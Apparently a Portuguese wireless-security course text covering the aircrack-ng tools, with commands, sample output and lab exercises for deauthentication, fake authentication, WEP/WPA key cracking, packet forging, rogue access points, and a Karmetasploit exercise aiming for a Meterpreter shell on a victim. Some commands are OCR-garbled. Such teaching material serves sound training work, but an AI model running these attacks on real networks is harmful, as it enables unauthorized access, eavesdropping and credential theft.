Vamos dizer, por exemplo, que você deseja capturar pacotes para todos os APs Cisco-Linksys onde o BSSID começa com “00: 1C: 10”.
Você especifica os bytes iniciais que deseja combinar com a opção “-d” / “–bssid” e preenche com zeros para um MAC completo. Em seguida, use a opção “-m” / “–netmask” para especificar qual parte do BSSID você deseja combinar via “F” e preencha com zeros para um MAC completo.

```
airodump-ng -d 00: 1C: 10: 00: 00: 00 -m FF: FF: FF: 00: 00: 00 wlan0
```

AIRODUMP-NG - EXEMPLOS

CAPTURANDO O TRAFEGO E JOGANDO PARA UM ARQUIVO

```
airodump-ng  -c <Channel> --bssid <BSSID> -w <Capture><interface name>
```

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w cap1 mon0
```

AIRODUMP-NG - EXERCICIOS

- Capture o trafego do seu ponto de acesso (Não criptografado)
- Utilize o wireshark para visualizar o tráfego

AIREPLAY-NG - CONCEITOS

AIREPLAY-NG

- Aireplay-ng é usado para injetar frames.
- A função principal é gerar tráfego para uso posterior no aircrack-ng para quebrar chaves WEP e WPA-PSK. Existem ataques diferentes que podem causar desautenticações com o propósito de capturar dados de *handshake* WPA, autenticações falsas, repetição de pacote interativo, injeção de ARP Request forjados e reinjeção de ARP Request. Com a ferramenta packetforge-ng é possível criar frames arbitrários.

AIREPLAY-NG

Ataques

- Atualmente são implementados múltiplos ataques diferentes:
- Ataque 0: Desautenticação
- Ataque 1: Autenticação Falsa
- Ataque 2: Replay (Repetição) de Pacote Interativo
- Ataque 3: Ataque de Replay de ARP Request
- Ataque 4: Ataque KoreK chopchop
- Ataque 5: Ataque de fragmentação
- Ataque 9: Teste de Injeção
-

AIREPLAY-NG - EXEMPLOS

Uso:

```
aireplay-ng <opções> <replay interface>
```

Para todos os ataques, com exceção da desautenticação e autenticação falsa, você pode usar os seguintes filtros para limitar quais pacotes serão apresentados no ataque em particular. A opção de filtro mais comumente usada é a “-b” para selecionar um Access Point (AP) específico. Para uso normal, o “-b” é o único que você usa.

AIREPLAY-NG - EXEMPLOS

Opções de Filtro:

-b bssid : Endereço MAC, Access Point
-d dmac : Endereço MAC, Destino
-s smac : Endereço MAC, Origem
-m len : tamanho mínimo do pacote
-n len : tamanho máximo do pacote
-u type : controle de frame, tipo campo
-v subt : controle de frame, subtipo campo
-t tods : controle de frame, Para DS bit
-f fromds : controle de frame, De DS bit
-w iswep : controle de frame, WEP bit

Quando repetindo (injetando) pacotes, as opções a seguir podem ser usadas. Tenha em mente que nem todas as opções são relevantes para cada ataque. A documentação do ataque fornece exemplos das opções relevantes.

AIREPLAY-NG - EXEMPLOS

Opções de Replay:

-x nbpps : número de pacotes por segundo
-p fctrl : configurar a palavra do controle de frame (hex)
-a bssid : configurar o endereço MAC do Access Point
-c dmac : configurar Destino Endereço MAC
-h smac : configurar Origem Endereço MAC
-e essid : ataque de autenticação falsa : configurar SSID do AP alvo
-j : ataque ARP Replau : injetar pacotes FromDS
-g value : mudar tamanho do ring buffer (padrão: 8)
-k IP : configurar o IP de destino em fragmentos
-l IP : configurar o IP da origem em fragmentos
-o npckts : número de pacotes por burst/rajada (-1)
-q sec : segundos entre keep-alives (-1)
-y prga : fluxo de chave para autenticação de chave compartilhada

AIREPLAY-NG - EXEMPLOS

Os ataques podem obter pacotes para repetir (replay) de duas origens. A primeira sendo um fluxo ativo de pacotes da sua placa wireless. A segunda sendo de um arquivo pcap. Formato Pcap padrão (Packet CAPture ou CAPtura de Pacote, associado à biblioteca libpcap http://www.tcpdump.org), é reconhecida pela maioria das ferramentas open-source e comerciais de análise e captura de tráfego. Leitura de arquivo é geralmente uma característica despercebida do arieplay-ng. Isso permite que você leia pacotes de outras sessões de captura ou, quase sempre, vários ataques geram arquivos pcap para fácil reutilização.

Opções da Origem:

-i iface : captura pacotes desta interface
-r file : extrai pacotes deste arquivo pcap

AIREPLAY-NG - EXEMPLOS

Modos de Ataque (Números ainda podem ser usados):

- -deauth count : desautenticar 1 ou todas as estações (-0)
- -fakeauth delay : autenticação falsa com AP (-1)
- -interactive : seleção de frame interativo (-2)
- -arpreplay : replay de ARP Request padrão (-3)
- -chopchop : decifrar/fatiar(chopchop) pacote WEP (-4)
- -fragment : gera fluxo de chaves válido (-5)
- -test : teste de injeção (-9)

AIREPLAY-NG - EXEMPLOS

Testes de injeção

```
aireplay-ng -9 -e <ESSID> -a <AP MAC> -i <interface><interface name>
```

- -9: Teste de injeção
- -e: Nome da Rede (Opcional)
- -a: Endereço MAC do ponto de acesso
- -i: Interface de rede para teste de injeção
- <interface name>: O nome da interface que vai ser usada para teste

AIREPLAY-NG - EXEMPLOS

Teste básico de injeção

```
root@wifu:~# aireplay-ng -9 mon0
12:02:10  Trying broadcast probe requests...
12:02:10  Injection is working!
12:02:11  Found 2 APs

12:02:12  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:02:13  Ping (min/avg/max): 1.455ms/4.163ms/12.006ms Power: -37.63
12:02:13  30/30: 100%

12:02:13  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:02:13  Ping (min/avg/max): 1.637ms/4.516ms/18.474ms Power: -28.90
12:02:13  30/30: 100%
```

AIREPLAY-NG - EXEMPLOS

Teste básico de injeção em placas de rede

```
aireplay-ng -9 -i <input interface><interface name>
```

```
root@wifu:~# aireplay-ng -9 -i mon1 mon0

12:50:57  Trying broadcast probe requests...
12:50:57  Injection is working!
12:50:59  Found 2 APs

12:50:59  Trying directed probe requests...
12:50:59  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:51:00  Ping (min/avg/max): 1.735ms/4.619ms/12.689ms Power: -47.33
12:51:00  27/30:  90%

12:51:01  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:51:01  Ping (min/avg/max): 2.943ms/17.900ms/49.663ms Power: -117.10
12:51:01  29/30:  96%


12:51:01  Trying card-to-card injection...
12:51:01  Attack -0:            OK
12:51:02  Attack -1 (open):     OK
12:51:02  Attack -1 (psk):      OK
12:51:02  Attack -2/-3/-4/-6:   OK
12:51:02  Attack -5/-7:         OK
```

AIREPLAY-NG - EXERCICIOS

Configure seu Laboratório para usar a criptografia WEP com autenticação aberta. Certifique-se de que o seu placa sem fio está no modo de monitor no mesmo canal que o seu AP.

- Use o Aireplay-ng para testar sua placa para recursos de injeção
- Identifique redes WEP

Observação:

AP (Ponto de acesso) que você vai realizar o ataque
Placa sem fio pode ser uma placa externa ou do seu computador

Resumindo: O primeiro é o alvo, segundo é a placa para realizar o monitoramento as injeções e etc..

AIRCRACK-NG - CONCEITOS


AIRCRACK-NG

Aircrack-ng é um programa para quebrar chaves WEP e WPA/WPA2-PSK do IEEE 802.11.

- Aircrack-ng pode recuperar a chave WEP, uma vez que um número suficiente de pacotes criptografados sejam capturados com o airodump-ng. Esta parte do pacote Aircrack-ng determina a chave WEP usando dois métodos fundamentais. O primeiro método é por abordagem PTW (Pyshkin, Tews, Weinmann).

- A principal vantagem da abordagem PTW é que pouquíssimos pacotes de dados são necessários para quebrar a chave WEP. O segundo método é o método FMS/KoreK. O método FMS/KoreK incorpora vários ataques estatísticos para descobrir a chave WEP e usa esses ataques em combinação com força-bruta.
- Adicionalmente, o programa oferece um método de dicionário para determinar a chave WEP. Para quebrar chaves pré-compartilhadas WPA/WPA2, somente o método de dicionário é utilizado.

AIRCRACK-NG



1 = Byte da chave
2 = Profundidade da procura da chave atual
3 = Byte que os IVs vazaram
4 = Votos indicando que este byte está correto

AIRCRACK-NG

Opções disponíveis

Opção	Parâmetro	Descrição
-a	modo	Força modo de ataque (1 = WEP estático, 2 = WPA/WPA2-PSK).
-e	essid	Se usado, todos os IVs de redes com o mesmo ESSID serão utilizados. Essa opção é também requisitada para quebrar WPA/WPA2-PSK se o ESSID não está em broadcast (escondido).
-b	bssid	Seleciona a rede alvo baseada no endereço MAC do Access Point.
-p	número de CPUs	Em sistemas SMP: número de CPUs a utilizar.
-q	*nenhum*	Habilita modo quieto (não mostra status até que a chave seja encontrada, ou não).
-c	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres alfa-numéricos somente (0x20 - 0x7F).
-t	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres hexadecimais codificados em binários.
-h	*nenhum*	[Quebra WEP] Restringe o espaço de busca a caracteres numéricos (0x30-0x39). Essas chaves são usadas por padrão na maioria dos Fritz!BOXes.
-d	início	[Quebra WEP] Configura o início da chave WEP (em hexadecimal), para propósitos de depuração.
-m	endereço MAC	[Quebra WEP] Endereço MAC para filtrar pacotes de dados WEP. Alternativamente, especifique **-m ff:ff:ff:ff:ff:ff** para usar cada um e todos IVs, independente da rede.
-n	número de bits	[Quebra WEP] Especifica o tamanho da chave: 64 para WEP de 40-bit, 128 para WEP de 104-bit, etc. O valor padrão é 128.
-i	índice	[Quebra WEP] Apenas mantém os IVs que têm esse índice de chave (1 a 4). O comportamento padrão é ignorar o índice de chave (key index).
-f	fator de correção	[Quebra WEP] Por padrão, esse parâmetro é ajustado pra 2 para WEP de 104-bit e pra 5 para WEP de 40-bit. Especifique um valor mais alto para aumentar o nível de força-bruta: quebra da chave levará mais tempo, mas terá mais probabilidade de êxito.

AIRCRACK-NG

Opções disponíveis 2

-k	Korek	[Quebra WEP] Existem 17 ataques estatísticos Korek. Às vezes um ataque cria um enorme falso-positivo que previne a chave de ser encontrada, mesmo com muitos IVs. Tente -k 1, -k 2, ... -k 17 para desabilitar cada ataque seletivamente.
-x/-x0	*nenhum*	[Quebra WEP] Disabilita força-bruta dos últimos bytes de chave.
-x1	*nenhum*	[Quebra WEP] Habilita força-bruta do último byte de chave. (padrão)
-x2	*nenhum*	[Quebra WEP] Habilita força-bruta dos últimos 2 bytes de chave.
-X	*nenhum*	[Quebra WEP] Disabilita multi-processamento da força-bruta (somente SMP).
-y	*nenhum*	[Quebra WEP] Este é um ataque de força-bruta único, experimental, que apenas deve ser usado quando o modo de ataque padrão falhar com mais de um milhão de IVs.
-w	palavras	[Quebra WPA] Caminho de uma lista de palavras - wordlist, ou "-" sem as aspas para padronizar em (stdin).
-z	*nenhum*	Inicia com o método PTW de quebra de chaves WEP.

AIRCRACK-NG

Exemplos de Uso WEP

O caso mais simples é quebrar uma chave WEP. Se você quer tentar isso por si próprio, aqui está um arquivo de teste. A chave para o arquivo de teste iguala-se à imagem da tela acima, ela não iguala-se ao exemplo a seguir.

```
aircrack-ng 128bit.ivs
```

Onde:

- **128bit.ivs** é o nome do arquivo contendo IVs.

O programa responde:

```
Opening 128bit.ivs
Read 684002 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:04:57:9B                            WEP (684002 IVs)

Choosing first network as target.
```

AIRCRACK-NG

Exemplos de Uso WPA

Agora vamos para quebra de frases-senha (passphrases) WPA/WPA2. Aircrack-ng pode quebrar ambos os tipos.

```
aircrack-ng -w password.lst *.cap
```

Onde:

- **-w password.lst** é o nome do arquivo de senha. Lembre-se de especificar o caminho completo se o arquivo não estiver localizado no mesmo diretório.
- ***.cap** é o nome do grupo de arquivos contendo os pacotes capturados. Observe que neste caso nós usamos o curinga '*' para incluir vários arquivos.

AIRCRACK-NG

Exemplos de Uso WPA

O programa responde:

```
Opening wpa2.eapol.cap
Opening wpa.cap
Read 18 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  Harkonen                  WPA (1 handshake)
2  00:0D:93:EB:B0:8C  test                      WPA (1 handshake)

Index number of target network ?
```

Note que neste caso, já que existem múltiplas redes, nós precisamos selecionar qual rede atacar. Nós selecionamos a número 2. O programa então responde:

```
                                Aircrack-ng 0.7 r130


                    [00:00:03] 230 keys tested (73.41 k/s)


                                KEY FOUND! [ biscotte ]


Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transcient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

AIRBASE-NG - CONCEITOS

AIRBASE-NG

- O Airbase-ng é uma ferramenta multifuncional destinada a atacar os clientes em oposição ao Access Point (AP) em si. Por ser tão versátil e flexível, resumir é um desafio.

Aqui estão alguns dos destaques do recurso:

- Implementa o ataque do cliente Caffe Latte WEP
- Implementa o ataque do cliente Hirte WEP
- Capacidade de fazer com que o handshake WPA / WPA2 seja capturado
- Capacidade de agir como um ponto de acesso ad-hoc
- Capacidade de agir como um ponto de acesso completo
- Capacidade de filtrar por SSID ou endereços MAC do cliente
- Capacidade de manipular e reenviar pacotes
- Capacidade de criptografar pacotes enviados e descriptografar pacotes recebidos

AIRBASE-NG

A ideia principal da implementação é que ela deve encorajar os clientes a se associarem com o falso AP, não impedi-los de acessar o AP real.

Uma interface de toque (atX) é criada quando o airbase-ng é executado. Isso pode ser usado para receber pacotes descriptografados ou para enviar pacotes criptografados.

Como os clientes reais provavelmente enviarão solicitações de teste para redes comuns / configuradas, esses quadros são importantes para vincular um cliente ao nosso softAP. Nesse caso, o PA responderá a qualquer solicitação de sonda com uma resposta de sonda adequada, que instrua o cliente a autenticar-se no BSSID airbase-ng. Dito isto, este modo poderia interromper a funcionalidade correta de muitos APs no mesmo canal.

AIRBASE-NG - EXEMPLOS

uso: airbase-ng <opções> <interface de replay>

Opções

- -a bssid: define o endereço MAC do Access Point
- -i iface: captura pacotes desta interface
- -w Chave WEP: use esta chave WEP para criptografar / descriptografar pacotes
- -h MAC: source mac para o modo MITM
- -f não permitir: desautorizar os MACs do cliente especificados (padrão: allow)
- -W 0 | 1: [não] define o sinalizador WEP em sinalizadores 0 | 1 (padrão: auto)
- -q: silencioso (não imprime estatísticas)
- -v: verbose (imprimir mais mensagens) (long - -verbose)
- -M: MITM entre [especificado] clientes e bssids (NÃO ATUALMENTE IMPLEMENTADOS)
- -A: Modo Ad-Hoc (permite que outros clientes peerem) (long -ad-hoc)
- -Y in | out | both: processamento externo de pacotes
- -c channel: define o canal em que o AP está sendo executado
- -X: ESSID oculto (há muito tempo)
- -s: força a autenticação da chave compartilhada
- -S: define o tamanho do desafio da chave compartilhada (padrão: 128)
- -L: ataque Caffe-Latte (long -caffe-latte)
- -N: ataque Hirte (cfrag attack), cria um pedido arp contra o cliente wep (long –cfrag)
- -x nbpps: número de pacotes por segundo (padrão: 100)
- -y: desativa respostas para probes de difusão
- -0: define todas as tags WPA, WEP e abertas. não pode ser usado com -z & -Z
- -z type: define as tags WPA1. 1 = WEP40 2 = TKIP 3 = WRAP 4 = CCMP 5 = WEP104
- -Z tipo: igual a -z, mas para WPA2
- -V tipo: falso EAPOL 1 = MD5 2 = SHA1 3 = auto
- Prefixo -F: escreve todos os quadros enviados e recebidos no arquivo pcap
- -P: responde a todas as provas, mesmo quando especificando ESSIDs
- -I interval: define o valor do intervalo de beacon em ms
- -C segundos: ativa a sinalização de valores de ESSID analisados (requer -P)

AIRBASE-NG - EXEMPLOS

Opções de filtro:

- -bssid <MAC>: BSSID para filtrar / usar (abreveto -b)
- -bssids <file>: lê uma lista de BSSIDs desse arquivo (short-B)
- -client <MAC>: MAC do cliente para aceitar (short-d)
- -clients <file>: lê uma lista de MACs desse arquivo (short-D)
- -sid <ESSID>: especifica um único ESSID (short -e)
- -essids <file>: lê uma lista de ESSIDs desse arquivo (short -E)

AIRBASE-NG - EXEMPLOS

Ataques básicos

Este ataque obtém a chave wep de um cliente. Depende de receber pelo menos uma requisição ARP ou pacote IP do cliente depois de ter sido associado ao AP falso.

```
airbase-ng -c 9 -e teddy -N -W 1 rausb0
```

Onde:

- -c 9 especifica o canal
- -e teddy filtra um único SSID
- -N especifica o ataque de Hirte
- -W 1 força as balizas a especificar o WEP
- rausb0 especifica a interface sem fio para usar

O sistema responde:

```
18:57:54 Criado a interface de toque at0
 18:57:55 Cliente 00: 0F: B5: AB: CB: 9D associado (WEP) ao ESSID: "teddy"
```

CONTINUA..

AIRBASE-NG - EXEMPLOS

CONTINUAÇÃO

Em outra janela do console, execute:

```
airodump-ng-c 9 -d 00: 06: 62: F8: 1E: 2C -w cfrag wlan0
```

Onde:

- -c 9 especifica o canal
- -d 00: 06: 62: F8: 1E: 2C filtra os dados capturados para o falso AP MAC (isso é opcional)
- -w especifica o prefixo do nome do arquivo dos dados capturados
- wlan0 especifica a interface sem fio para capturar dados em

Aqui está a aparência da janela quando o airbase-ng recebeu um pacote do cliente e iniciou o ataque com sucess

```
CH 9] [Decorrido: 8 minutos] [2008-03-20

 19:06 BSSID PWR RXQ Beacons #Data, # / s CH MB ENC CIPHER AUTH ESSID

 00: 06: 62: F8: 1E: 2C 100 29 970 14398 33 9 54 WEP WEP teddy

 BSSID STATION Taxa PWR Pacotes perdidos Sondas

 00: 06: 62: F8: 1E: 2C 00: 0F: B5: AB: CB: 9D 89 2-48 0 134362
```

Neste ponto, você pode iniciar o aircrack-ng em outra janela do console para obter a chave wep. Como alternativa, use a opção “-F <prefixo do nome do arquivo> com airbase-ng para gravar diretamente um arquivo de captura em vez de usar o airodump-ng.

AIRBASE-NG - EXERCICIOS

ROGUE ACCESS POINT

- Use o Airbase-ng para configurar APs falsos com diferentes tipos de criptografia. Tentar capture um handshake WPA / WPA2 e decifre a senha usando o Aircrack-ng.
- Configure seu sistema de ataque para implementar o ataque Karmetasploit. Conecte um vítima cliente com um navegador vulnerável para o AP e tentar obter um shell Meterpreter.
- Configure um ataque MITM e experimente com diferentes ferramentas sniffing e MITM o cliente vítima

PACKETFORGE-NG - CONCEITOS

PACKETFORGE-NG

- O objetivo do packetforge-ng é criar pacotes criptografados que possam ser usados subseqüentemente para injeção. Você pode criar vários tipos de pacotes, como solicitações arp, UDP, ICMP e pacotes personalizados. O uso mais comum é criar solicitações ARP para injeção subseqüente.

- Para criar um pacote criptografado, você deve ter um arquivo PRGA (algoritmo de genrificação pseudo-aleatória). Isso é usado para criptografar o pacote que você cria. Isto é tipicamente obtido a partir de aireplay-ng ChopChop ou fragmentação ataques.

PACKETFORGE-NG - EXEMPLOS

Uso: packetforge-ng <modo> <opções>

-p <fctrl>: define a palavra de controle de quadro (hex)
-a <bssid>: define o endereço MAC do Access Point
-c <dmac>: defina o endereço MAC de destino
-h <smac>: define o endereço MAC de origem
-j: set FromDS bit
-o: limpar o bit ToDS
-e: desativa a criptografia WEP
-k <ip [: port]>: define o IP de destino [Port]
-l <ip [: port]>: defina o IP de origem [Porta] (letra minúscula do traço L)
-t ttl: defina o tempo de vida
-w <arquivo>: escreve pacote para este arquivo pcap

PACKETFORGE-NG - EXEMPLOS

Opções de fonte

-r <arquivo>: pacote de leitura desse arquivo bruto
-y <arquivo>: leia PRGA deste arquivo

Modos

- -arp: forja um pacote ARP (-0)
- -udp: forja um pacote UDP (-1)
- -icmp: forja um pacote ICMP (-2)
- -null: constrói um pacote nulo (-3)
- -custom: construa um pacote personalizado (-9)

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote de solicitação de arp

Primeiro, obtenha um arquivo xor (PRGA) com o método aireplay-ng chopchop ou fragmentation.

Em seguida, use o seguinte comando:

```
packetforge-ng -0 -a 00: 14: 6C: 7E: 40: 80 -h 00: 0F: B5: AB: CB: 9D -k 192.168.1.100 -l 192.168.1.1 -
y
fragmento-0124-161129.xor -w arp-request
```

Onde:

- -0 indica que você deseja um pacote de requisição arp gerado
- -a 00: 14: 6C: 7E: 40: 80 é o endereço MAC do Access Point
- -h 00: 0F: B5: AB: CB: 9D é o endereço MAC de origem que você deseja usar
- -k 192.168.1.100 é o IP de destino. IE Em um arp é o "Quem tem esse IP"
- -l 192.168.1.1 é o IP de origem. IE Em um arp é o "Tell this IP"
- -y fragmento-0124-161129.xor
- -w arp-packet

PACKETFORGE-NG - EXEMPLOS

Após gerar o pacote arp, vamos utilizar o tcpdump para ver o pacote legivel

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
13:27:08.466326 WEP Encrypted 258us BSSID:34:08:04:09:3d:38
SA:00:1f:33:f3:51:13 DA:ff:ff:ff:ff:ff:ff Data IV:  0 Pad 0 KeyID 0
```

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote nulo

Esta opção permite gerar pacotes nulos do LLC. Estes são os menores pacotes possíveis e não contêm dados. O interruptor "-s" é usado para definir manualmente o tamanho do pacote. Esta é uma maneira simples de gerar pequenos pacotes para injeção.

Lembre-se que o valor de tamanho (-s) define o tamanho absoluto de um pacote não criptografado, então você precisa adicionar 8 bytes para obter seu comprimento final após criptografá-lo (4 bytes para iv + idx e 4 bytes para icv). Esse valor também inclui o cabeçalho 802.11 com um comprimento de 24 bytes.

O comando é:

```
packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor
```

Onde:

- –Null significa gerar um pacote nulo LLC (requer duplo traço).
- -s 42 especifica o tamanho do pacote a ser gerado.
- -a BSSID é o endereço MAC do ponto de acesso.
- -h SMAC é o endereço MAC de origem do pacote a ser gerado.
- -w short-packet.cap é o nome do arquivo de saída.
- -y fragment.xor é o nome do arquivo que contém o PRGA.

PACKETFORGE-NG - EXEMPLOS

Gerando um pacote personalizado

Se você deseja gerar um pacote de clientes, primeiro crie um pacote com a ferramenta de sua escolha. Esta pode especializada, um editor hexadecimal ou até mesmo de uma captura anterior. Em seguida, salve-o como um arqu execute o comando:

```
pacoteetforge-ng -9 -r input.cap -y keystream.xor -w output.cap
```

Onde:

- -9 significa gerar um pacote personalizado.
- -r input.cap é o arquivo de entrada.
- -y keystream.xor é o arquivo que contém o PRGA.
- -w output.cap é o arquivo de saída.

Quando executado, o packetforge-ng perguntará qual pacote usar e, em seguida, emitirá o arquivo.

PACKETFORGE-NG - EXERCICIOS

- Use o packetforge-ng para criar pacotes ARP Requests
- Use o tcpdump para verificar os pacotes criados pelo packetforge-ng
- Experimente as diferentes opções do packetforge-ng
- Use o aireplay-ng opção (2), para fazer um ataque interativo de repetição de pacotes para injetar pacotes na rede sem fio.

AIREPLAY-NG KOREK CHOPCHOP - CONCEITOS

KOREK CHOPCHOP

- Esse ataque, quando bem-sucedido, pode descriptografar um pacote de dados WEP sem conhecer a chave. Pode até trabalhar contra o WEP dinâmico. *Este ataque não recupera a chave WEP, mas apenas revela o texto simples* . No entanto, alguns pontos de acesso não são vulneráveis aesse ataque. Alguns podem parecer vulneráveis noinício, mas na verdade descartam pacotes de dados menores que 60 bytes. Se o ponto de acesso descartar pacotes menores que 42 bytes, o aireplay tentará adivinhar o restante dos dados ausentes, até onde os cabeçalhos são previsíveis. Se um pacote IP for capturado, ele verificará adicionalmente se a soma de verificação do cabeçalho está correta após adivinhar as partes ausentes dele. Este ataque requer pelo menos um pacote de dados WEP.

KOREK CHOPCHOP - EXEMPLOS

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXEMPLOS

Uso

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC de um cliente associado ou o MAC do seu cartão se você fez autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

Embora não seja mostrado, você pode usar qualquer um dos outros filtros do aireplay-ng . A página principal do aireplay-ng tem a lista completa. Filtros típicos adicionais podem ser -m e -n para definir os tamanhos mínimo e máximo de pacote a serem selecionados.

Se a opção "-h" for omitida, será executado um ataque de interrupção não autenticado. Veja o exemplo abaixo para mais detalhes.

KOREK CHOPCHOP - EXEMPLOS

Exemplos de uso

Exemplo com saída de amostra

Este é um exemplo de um ataque de chopchop autenticado. Isso significa que você deve primeiro executar uma autenticação falsa e usar o MAC de origem com a opção "-h". Essencialmente, isso faz com que todos os pacotes sejam enviados com o MAC de origem especificado por "-h" e o MAC de destino irá variar com 256 combinações.

```
aireplay-ng -4 -h 00: 09: 5B: EC: EE: F2 -b 00: 14: 6C: 7E: 40: 80 ath0
```

Onde:

- -4 significa o ataque de chopchop
- -h 00: 09: 5B: EC: EE: F2 é o endereço MAC do nosso cartão e deve corresponder ao MAC usado na autenticação falsa
- -b 00: 14: 6C: 7E: 40: 80 é o endereço MAC do ponto de acesso
- ath0 é o nome da interface sem fio

O sistema responde:

```
      Leia 165 pacotes ...

         Tamanho: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID = 00: 14: 6C: 7E: 40: 80
         Dest. MAC = FF: FF: FF: FF: FF: FF
         Fonte MAC = 00: 40: F4: 77: E5: C9

         0x0000: 0842 0000 ffff ffff ffff 0014 6c7e 4080 .B ..........  l ~ @.
         0x0010: 0040 f477 e5c9 603a d600 0000 5fed a222. @. W..`: ...._ .. "
         0x0020: e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543 ... H ....... _ = .. C
         0x0030: d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873 .... j .....%. [. (S
         0x0040: 16d4 43fb aebb 3ea1 7101 729e 65ca 6905 ..C ...>. Qrei
         0x0050: cfeb 4a72 be46 ..Jr.F

Use este pacote? y
```

KOREK CHOPCHOP - EXERCICIOS

- Utilize o ataque KOREK CHOPCHOP (4) em seu AP
- Utilize o keystream gerado em um arquivo para gerar um pacote ARP

AIRDECAP-NG - CONCEITOS

AIRDECAP-NG

- Com o airdecap-ng você pode decifrar arquivos de captura WEP/WPA/WPA2. Ainda também pode ser usado para tirar os cabeçalhos wireless de uma captura wireless não-cifrada (sem criptografia).

AIRDECAP-NG - EXEMPLOS

Uso

```
airdecap-ng [opções] <arquivo pcap>
```

Opção	Parâmetro	Descrição
-l		Não remove o cabeçalho 802.11
-b	bssid	Filtro de endereço MAC do Access Point
-k	pmk	Pares de Chaves Mestre (PMK) WPA/WPA2 em hexadecimal
-e	essid	Identificador ASCII da rede alvo
-p	senha	Frase-senha WPA/WPA2 da rede alvo
